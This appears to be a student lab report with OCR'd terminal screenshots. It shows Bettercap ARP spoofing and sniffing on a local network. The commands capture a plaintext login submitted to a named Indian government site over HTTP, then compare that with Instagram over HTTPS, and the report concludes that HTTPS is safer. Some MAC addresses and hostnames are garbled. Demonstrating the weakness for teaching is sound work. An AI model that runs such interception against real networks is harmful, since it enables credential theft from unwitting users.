192.168.139.0/24 > 192.168.139.130 » [01:51:53] [sys.log] [inf] net_probe probing 256 addresses on 192.168.139.0/24
192.168.139.0/24 > 192.168.139.130 » [01:51:56] [endpoint.new] endpoint 192.168.139.203 (CHAITHU) detected as 18:47:3d:e9:cf:77 (Chongqing Fugui Electronics Co.,Ltd.).
192.168.139.0/24 > 192.168.139.130 » net.show



| IP ▲            | MAC               | Name    | Vendor                               | Sent  | Recv'd | Seen     |
|-----------------|-------------------|---------|--------------------------------------|-------|--------|----------|
| 192.168.139.130 | 00:c0:ca:99:51:0e | wlan0   | Alfa, Inc.                           | 0 B   | 0 B    | 01:51:30 |
| 192.168.139.171 | ca:f1:2a:b9:cda5  | gateway |                                      | 880 B | 792 B  | 01:51:30 |
| 192.168.139.203 | 18:47:3d:e9:cf:77 | CHAITHU | Chongqing Fugui Electronics Co.,Ltd. | 199 B | 319 B  | 01:51:56 |



↑ 19 kB / ↓ 45 kB / 948 pkts

192.168.139.0/24 > 192.168.139.130 » set arp.spoof.fullduplex true
192.168.139.0/24 > 192.168.139.130 » set arp.spoof.targets 192.168.139.130,192.168.139.171,192.168.139.203
```

```
File Machine View Input Devices Help
[1] kali@kali ~
File Actions Edit View Help
192.168.139.0/24 > 192.168.139.130 » set arp.spoof.fullduplex true
192.168.139.0/24 > 192.168.139.130 » set arp.spoof.targets 192.168.139.130,192.168.139.171,192.168.139.203
192.168.139.0/24 > 192.168.139.130 » arp.spoof on
[01:53:33] [sys.log] [inf] arp.spoof
enabling forwarding
192.168.139.0/24 > 192.168.139.130 » [01:53:33] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.139.0/24 > 192.168.139.130 » [01:53:33] [sys.log] [inf] arp.spoof arp snooper started, probing 3 targets.
192.168.139.0/24 > 192.168.139.130 » arp.sniff on
192.168.139.0/24 > 192.168.139.130 » [01:53:44] [sys.log] [err] unknown or invalid syntax "arp.sniff on", type help for the help menu.
192.168.139.0/24 > 192.168.139.130 » arp.sniff on
192.168.139.0/24 > 192.168.139.130 » [01:53:58] [net.sniff.dns] dns gateway > CHAITHU : ns1.municipaladmin.gov.in is 164.164.165.11
192.168.139.0/24 > 192.168.139.130 » [01:53:58] [net.sniff.dns] dns gateway > CHAITHU : municipaladmin.gov.in is 164.164.165.2
192.168.139.0/24 > 192.168.139.130 » [01:53:58] [net.sniff.dns] dns gateway > CHAITHU : ns1.municipaladmin.gov.in is 164.164.165.11
192.168.139.0/24 > 192.168.139.130 » [01:53:58] [net.sniff.dns] dns gateway > CHAITHU : municipaladmin.gov.in is 164.164.165.2
192.168.139.0/24 > 192.168.139.130 » [01:53:59] [net.sniff.http_response] http 164.164.165.2:80 200 OK → CHAITHU (789 B text/html; charset=UTF-8)
192.168.139.0/24 > 192.168.139.130 » [01:53:59] [net.sniff.http_request] http CHAITHU GET municipaladmin.gov.in/libraries/animate_any/animate.css?rhu598
192.168.139.0/24 > 192.168.139.130 » [01:53:59] [net.sniff.http_response] http 164.164.165.2:80 200 OK → CHAITHU (789 B text/html; charset=UTF-8)
192.168.139.0/24 > 192.168.139.130 » [01:53:59] [net.sniff.http_request] http CHAITHU GET municipaladmin.gov.in/libraries/animate_any/animate.css?rhu598
192.168.139.0/24 > 192.168.139.130 » [01:53:59] [net.sniff.http_response] http CHAITHU GET municipaladmin.gov.in/en/user/login
192.168.139.0/24 > 192.168.139.130 » [01:53:59] [net.sniff.http_request] http CHAITHU GET municipaladmin.gov.in/user/login
192.168.139.0/24 > 192.168.139.130 » [01:53:59] [net.sniff.http_response] http 164.164.165.2:80 404 Not Found → CHAITHU (225 B text/html; charset=UTF-8)
192.168.139.0/24 > 192.168.139.130 » [01:53:59] [net.sniff.http_response] http 164.164.165.2:80 404 Not Found → CHAITHU (225 B text/html; charset=UTF-8)
192.168.139.0/24 > 192.168.139.130 » [01:53:59] [net.sniff.http_response] http 164.164.165.2:80 404 Not Found → CHAITHU (225 B text/html; charset=UTF-8)
192.168.139.0/24 > 192.168.139.130 » [01:54:43] [net.sniff.mdns] dns CHAITHU : Chaithu.local
[1] 2401:4900:60f1:b9a8:cc8:b20:8e1d:af49, 2401:4900:60f1:b9a8:40e3:f055:6087:c59, fe80::1
:0fe:b0c3:d908:1e80, 192.168.139.203
192.168.139.0/24 > 192.168.139.130 » [01:54:43] [net.sniff.mdns] dns CHAITHU : Unknown query for Chaithu.local
192.168.139.0/24 > 192.168.139.130 » [01:54:43] [net.sniff.mdns] dns fe80::1:0fe:b0c3:d908:1
e80 : Unknown query for Chaithu.local
192.168.139.0/24 > 192.168.139.130 » [01:54:43] [net.sniff.mdns] dns fe80::1:0fe:b0c3:d908:1
e80 : Chaithu.local is 2401:4900:60f1:b9a8:cc8:b20:8e1d:af49, 2401:4900:60f1:b9a8:40e3:f055
:6087:c59, fe80::1:0fe:b0c3:d908:1e80, 192.168.139.203
192.168.139.0/24 > 192.168.139.130 » [01:54:43] [net.sniff.mdns] dns CHAITHU : Chaithu.local
[1] 2401:4900:60f1:b9a8:cc8:b20:8e1d:af49, 2401:4900:60f1:b9a8:40e3:f055:6087:c59, fe80::1
:0fe:b0c3:d908:1e80, 192.168.139.203
192.168.139.0/24 > 192.168.139.130 » [01:54:43] [net.sniff.mdns] dns CHAITHU : Unknown query for Chaithu.local
```

## TESTING THE WEBSITES WITH HTTP

- Here we are checking the website which belongs to the government of KARNATAKA

Log in

Home / > Login /

Unrecognized username or password. [Forgot your password?](#)

[Log in](#) [Reset your password](#)

Username  
chaitanya1234

Password  
.....

Log In

```
File Machine View Input Devices Help
File Actions Edit View Help
POST /en/user/login HTTP/1.1
Host: municipaladmin.gov.in
Sec-Gpc: 1
Accept-Encoding: gzip, deflate
Cookie: zoom=0; contrast=0
Origin: http://municipaladmin.gov.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.0.0 Safari/537.36
Accept: */*,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8
Accept-Language: en-US,en;q=0.6
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Content-Length: 130
Referer: http://municipaladmin.gov.in/en/user/login

name=chaitanya1234&pass=chaitanya&form_build_id=form-3Xrg7RuZCkCFRcaXN540U2s_IDxe4UYlJLDk_0T
204&form_id=user_login_form&op=Log in
192.168.1.9/24 > 192.168.139.130 » [01:54:53] [net.sniff.http.request] http CHAITHU POST m
unicalpaladm.gov.in/en/user/login

POST /en/user/login HTTP/1.1
Host: municipaladmin.gov.in
Cookie: zoom=0; contrast=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.6
Referer: http://municipaladmin.gov.in/en/user/login
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.0.0 Safari/537.36
Content-Length: 130
Sec-Gpc: 1
Connection: keep-alive
Origin: http://municipaladmin.gov.in
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
name=chaitanya1234&pass=chaitanya&form_build_id=form-3Xrg7RuZCkCFRcaXN540U2s_IDxe4UYlJLDk_0T
204&form_id=user_login_form&op=Log in
```

The terminal window shows a net-sniff session capturing traffic between 192.168.139.0/24 and 192.168.139.130. The browser window shows a login page for 'municipaladmin.gov.in' with a purple header and a 'Log in' button.

## TESTING THE WEBSITES WITH HTTPS


- Here we tested one of the most used social media website called **INSTAGRAM**

The terminal window shows the BetterCap v2.32.0 gateway monitor started on port 128.0/24. It displays two tables of network traffic and logs related to ARP spoofing and net probe operations.

IP *	MAC	Name	Vendor	Sent	Recv	Seen
192.168.128.130	00:0:c:ca:99:51:0e	wlan0	Alfa, Inc.	0 B	0 B	20:12:56
192.168.128.121	ca:f1:2b:b9:cda:5	gateway		176 B	198 B	20:12:56

IP *	MAC	Name	Vendor	Sent	Recv	Seen
192.168.128.130	00:0:c:ca:99:51:0e	wlan0	Alfa, Inc.	0 B	0 B	20:12:56
192.168.128.121	ca:f1:2b:b9:cda:5	gateway		1.1 kB	1.2 kB	20:12:56
192.168.128.203	18:4:7:3d:e9:cf:77	WORKGROUP	Chongqing Fugui Electronics Co.,Ltd.	199 B	411 B	20:13:48



### **Analysis:-**

Here we can observe that the sites using http are not secure, because the site data has been displayed as soon as we open and log into the website. So that a hacker can hack into that website without any effort.

When we come to the INSTAGRAM which uses https, so the security is relatively high when compared to the sites with http. We can observe that the data is encrypted, no sensitive data is displayed even when we log into that website,

**CONCLUSION: -**

In conclusion, comparatively HTTPS is more secure than HTTP. Many organizations and some of the state governments like government of KARNATAKA and the government site called VIDYAWAAN are using HTTP for their websites instead of HTTPS, so that the hackers can hack and steal the data from the website without any effort. So, it's better to use HTTPS over HTTP.